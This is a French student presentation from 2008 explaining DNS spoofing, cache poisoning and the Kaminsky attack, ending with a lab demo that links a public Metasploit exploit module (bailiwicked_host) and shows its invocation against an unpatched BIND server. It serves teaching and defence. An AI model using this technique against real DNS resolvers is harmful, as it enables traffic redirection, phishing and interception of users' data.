

Le 28 novembre 2008

Faille(s) DNS

Les petits tracas d'un grand protocole



Clément Collin – Elias Yegdjong
RICM3, Polytech'Grenoble

Plan

1. Introduction
2. Failles du protocole DNS
3. La faille de Kaminsky (+ démo)
4. Des mesures de protection
5. Conclusion

1. Introduction

1. Introduction

2. Failles du protocole DNS

3. La faille de Kaminsky (+ démo)

4. Des mesures de protection

5. Conclusion


1. Introduction

- DNS : LE service de nommage d'Internet
 - Principes : récursif, itératif... Vous connaissez !
 - Sans DNS, le Web s'écroule
- Juillet 2008 : le buzz de Kaminsky
 - Un bug dans 90% des serveurs DNS
 - Panique à bord !
- Objectifs de la présentation
 - Ludique (titiller un protocole vu en cours)
 - Didactique (dangers et mesures de sécurité)




1. Introduction

- Ce dont on ne parlera pas :
 - Attaques par DoS et DDoS
 - Objectif : **faire tomber le système**
 - Dernière grosse attaque en date : 11-2007 (les 13 serveurs racines pendant 12h, Corée du Sud suspectée)
 - Tunnels DNS
 - Objectif : **camoufler du trafic malveillant**
 - La piraterie génère beaucoup de trafic qui peut être détecté
 - Les paquets DNS n'attirent pas l'attention



1. Introduction

- Ce dont on parlera :
 - Spoofing + Cache Poisoning
 - *To spoof* = parodier, faire une blague
 - *Cache Poisoning* = empoisonnement de cache
 - But : **rediriger du trafic** à l'insu de l'utilisateur (*pharming*)
 - Objectifs indirects :
 - *phishing*
 - *sniffing*
 - propagation de virus
 - installation de backdoors
 - surveillance de mails
 - ...



2. Failles du protocole DNS

1. Introduction

2. Failles du protocole DNS

1. Fonctionnement du protocole DNS

2. Les failles intrinsèques du DNS


3. Exploitations malicieuses des failles

3. La faille de Kaminsky (+ démo)


4. Des mesures de protection

5. Conclusion

2.1 Fonctionnement du protocole DNS



2.1 Fonctionnement du protocole DNS



Source : <http://www.packetfactory.net/projects/dnsa/ArticleDNS.pdf>

2.2 Failles intrinsèques du DNS

- Le DNS est basé sur le protocole UDP.
 - La plupart des échanges sont en UDP.
 - Mais si requête longue ou transfert de zones,
 - Utilisation de TCP (port 53).
- Avantages de l'UDP :
 - Rapidité des requêtes, par rapport à TCP.
 - Une perte de paquets DNS n'est pas nuisible.
 - Le client réitère sa requête (dans la limite du "timeout").

2.2 Failles intrinsèques du DNS

- Problème de l'UDP :
 - Protocole non fiable, car "non connecté".
 - Peut être facilement "spoofé".
 - Usurpation facile de l'adresse IP source.
 - Intégrité des réponses non garantie.
- *Unique* solution proposée par le protocole DNS :
 - Le DNS ID, ou Transaction ID (TXID).

2.2 Failles intrinsèques du DNS

- **Le DNS ID (TXID) :**
 - C'est l'identifiant d'une requête DNS.
 - Valeur identique dans la réponse.
 - **But :** garantir l'intégrité d'une réponse DNS.
 - La client choisit *aléatoirement* sa valeur à chaque requête.
- ***Est-ce la panacée?***
 - TXID = champ de 2 octets : soit 65536 valeurs possibles seulement !
 - Trop peu, comparé à la vitesse des processeurs actuels, à la vitesse des liaisons...

2.3 Exploitations malicieuses des failles


- **Synthèse :**
 - Le DNS est bâti sur le modèle client/serveur.
 - Des faiblesses du client : UDP, TXID court (2 bytes).
 - Les serveurs DNS peuvent devenir des clients.
 - Faiblesses côté client répercutées sur le côté serveur...
- **Deux types d'attaques envisageables.**
 - Les attaques du client DNS, type "DNS ID *Spoofing*".
 - Les attaques du serveur DNS, comme le "DNS Cache *Poisoning*".

2.3 Exploitations malicieuses des failles

- **Le "DNS ID Spoofing"**.
 - **But** : trouver le DNS ID des requêtes client, pour y répondre avant le serveur légitime.
 - **Principe** :
 - "Capter" (ou "*sniffer*") le trafic réseau.
 - Forger un (ou plus) paquet(s) de réponse UDP *complet(s)*.
 - Répondre au client avant le serveur DNS légitime.
 - **Autres méthodes d'attaque** :
 - Par force brute,
 - par implémentation,
 - par prédiction.

2.3 Exploitations malicieuses des failles

Illustration du DNS ID *Spoofing*




Source : <http://www.packetfactory.net/projects/dnsa/ArticleDNS.pdf>

2.3 Exploitations malicieuses des failles

- Le "DNS Cache *Poisoning*".
 - **But** : corrompre le cache d'un serveur DNS.
 - **Principe** :
 - Faire tourner un faux serveur DNS qui permettra de rajouter un champ "*additional record*".
 - Faire une requête sur le serveur DNS victime.
 - Cette requête devra être redirigée vers le faux serveur DNS.
 - Grace au champ "*additional record*", le faux serveur interrogé répondra avec plus d'enregistrements que demandé.

2.3 Exploitations malicieuses des failles

Illustration du DNS Cache *Poisoning*



Source : <http://www.packetfactory.net/projects/dnsa/ArticleDNS.pdf>

3. La faille de Kaminsky

1. Introduction
2. Failles du protocole DNS
- 3. La faille de Kaminsky (+ démo)**
 - 1. Le buzz**
 - 2. La théorie**
 - 3. La pratique**
4. Des mesures de protection
5. Conclusion

3.1. Le buzz

- Fin 2007 : Début d'un travail de réflexion
 - Constat : il y a des problèmes de sécurité avec DNS
 - IETF + Bert Herbet :
 - Internet-Draft *Measures for making DNS more resilient against forged answers*
 - Complément à la RFC 1034
 - (<http://tools.ietf.org/id/draft-ietf-dnsext-forgery-resilience-07.txt>)

3.1. Le buzz

- Pendant ce temps là, chez IOActive
 - Dan Kaminsky découvre un moyen d'empoisonner 90% des serveurs récuratifs du marché.
 - Il se tait et met au point des patchs.
- Février 2008 : la fuite
 - Kaminsky : *'J'ai détecté un bug énorme, mais n'essayez surtout pas de le trouver, attendez sagement la BlackHat de Vegas en août ! Patchez-vous, ça va être la zone !'*
 - 51h + tard : 1^{er} exploit
 - La Websphère s'enflamme



3.1. Le buzz

- Enorme campagne de patching

- Efficacité énorme


- Cf.

- /home/clement/Bureau/DNS/Clarified_Networks_Kaminsky_DNS_repair_visualisation.flv

3.1. Le buzz

- Août 2008, Las Vegas (BlackHat)
 - 65% des serveurs patchés

La
bataille
est
terminée... ?



↗ www.ioactive.com

IOActiveTM
COMPREHENSIVE COMPUTER SECURITY SERVICES

Black Ops 2008:
It's The End Of The Cache As
We Know It
Or: "64K Should Be Good Enough For
Anyone"

Dan Kaminsky
Director of Penetration Testing
IOActive, Inc.

copyright IOActive, Inc. 2006, all rights reserved.

3.2. La théorie

(d'après la présentation de Kaminsky réalisée à Las Vegas en 08/2008)

- But : empoisonner le cache d'un DNS récursif
- C'est une course
 - Entre le **gentil** DNS et le **méchant** DNS pour répondre au DNS **cible**
 - Si le méchant est à côté de la cible (même LAN), il gagne facilement (peut lire le TXID)
 - Sinon doit essayer de deviner...

3.2. La théorie

(d'après la présentation de Kaminsky réalisée à Las Vegas en 08/2008)

- Le gentil a un sacré avantage dans cette course
 - Le gentil a un avantage de 65536 contre 1 sur le méchant (TXID sur 16 bits)
 - Une fois que le gentil a gagné, le méchant doit attendre que le TTL expire avant de participer à une nouvelle course
- Petit calcul avec TTL = 1 jour
 - 124 ans pour 50% réussite (cf. annexe)
 - Ca reste faiblard...

3.2. La théorie

(d'après la présentation de Kaminsky réalisée à Las Vegas en 08/2008)

- Mettons-nous à la place du méchant, comment faire pour changer la donne ?
- ...
- ...
- ...
- ...
- 4 idées, dont 2 vraiment nouvelles

3.2. La théorie

(d'après la présentation de Kaminsky réalisée à Las Vegas en 08/2008)

- **1) Si c'est une course, donnons le départ !**
 - On verra comment par la suite
 - On balance notre fausse réponse immédiatement à la suite du déclencheur
- Qu'est-ce que ça donne ?
 - :-) On est sûr d'arriver le premier
 - :-(On n'est toujours pas sûr d'avoir le bon TXID

3.2. La théorie

(d'après la présentation de Kaminsky réalisée à Las Vegas en 08/2008)

- **2) On ajoute des cartouches**
 - Qui a dit qu'on n'avait le droit qu'à un essai ?
 - Si on arrive à balancer 100 réponses avant l'arrivée de celle du gentil, nos chances changent :
 - On passe de *65536 contre 1* à *655 contre 1*
- **Qu'est-ce que ça donne ?**
 - :-) Meilleure probabilité de succès (cf. birthday attack)
 - :-(Si TTL = 1 jour, 454 jours = **1 an et 3 mois**

3.2. La théorie

(d'après la présentation de Kaminsky réalisée à Las Vegas en 08/2008)

- **3) N'attendons plus la fin du TTL !**
 - On ne peut essayer qu'une fois par TTL d'empoisonner *www.toto.com*
 - Par contre on peut essayer *1.toto.com*, *2.toto.com*, *3.toto.com*, etc.
- Qu'est-ce que ça donne ?
 - :-) On a réussi à empoisonner *3842.toto.com* !
 - :-(Ca nous fait une belle jambe, on voulait empoisonner *www.toto.com*

3.2. La théorie

(d'après la présentation de Kaminsky réalisée à Las Vegas en 08/2008)

■ 4) L'astuce

- Un DNS peut répondre 3 choses :

- *Je connais 3842.toto.com, c'est 1.1.1.1*
- *Connais pas 3842.toto.com, dommage !*
- *T'as qu'à demander à www.toto.com qui est en 2.2.2.2*

- Et là, la cible est forcée d'écraser son cache !

- En effet :

- les résolveurs rejettent les noms dits *hors-bailliage*, les noms qui sont dans une autre zone que la zone du nom cherché, justement pour limiter les risques d'empoisonnement.

■ GAME OVER

3.3. La pratique

- Protocole expérimental
 - Choix d'un exploit
 - Faciles à trouver sur le Net
 - Mais lequel choisir ? (C, Python, Ruby...)
 - Celui de *Computer Academic Underground* exécuté sous *Metasploit Framework SNAPSHOT*
 - Le plus commenté
 - Le plus paramétrable
 - Le plus complet

Adresse de l'exploit :

<http://www.caughq.org/exploits/CAU-EX-2008-0002.txt>

Repository SVN Metasploit :

svn co <http://metasploit.com/svn/framework3/trunk/>



The Metasploit Project

Metasploit provides useful information to people who perform penetration testing, IDS signature development, and exploit research. This project was created to provide information on exploit techniques and to create a useful resource for exploit developers and security professionals. The tools and information on this site are provided for legal security research and testing purposes only. Metasploit is a community project managed by Metasploit LLC.

Metasploit LLC

Metasploit LLC is an Austin, Texas company that provides security, education, and product development services. We currently offer the **Infiltrator 1200** series hacktops for security professionals that need a mobile

Metasploit 3.2

The Metasploit development team is finalizing the 3.2 release of the Metasploit Framework. Version 3.2 will be released under the 3-clause BSD license, a significant change from the EULA binding versions 3.0 and 3.1. For more information

3.3. La pratique

- Protocole expérimental (suite...)
 - Choix d'une cible
 - Ubuntu 8.04
 - Mais attention : mises à jour automatiques
 - Bind 8.4.7
 - La 9.4.1 aurait suffi mais on se méfie des patches
 - Serveur configuré en récursif
 - Simple forwarder vers DNS de l'IMAG (le gentil)
 - Choix d'une architecture
 - *cible* et *méchant* sur même machine (\leq temps)

3.3. La pratique

- Procédé
 - Lecture et compréhension du code de l'exploit
 - Configuration et lancement de BIND
 - Configuration de l'exploit
 - Essai d'empoisonnement de www.google.fr
 - Observation des traces via Wireshark

Captures d'écran

Les paramètres de l'exploit

```
msf auxiliary(bailiwicked_host) > show options
```

```
Module options:
```

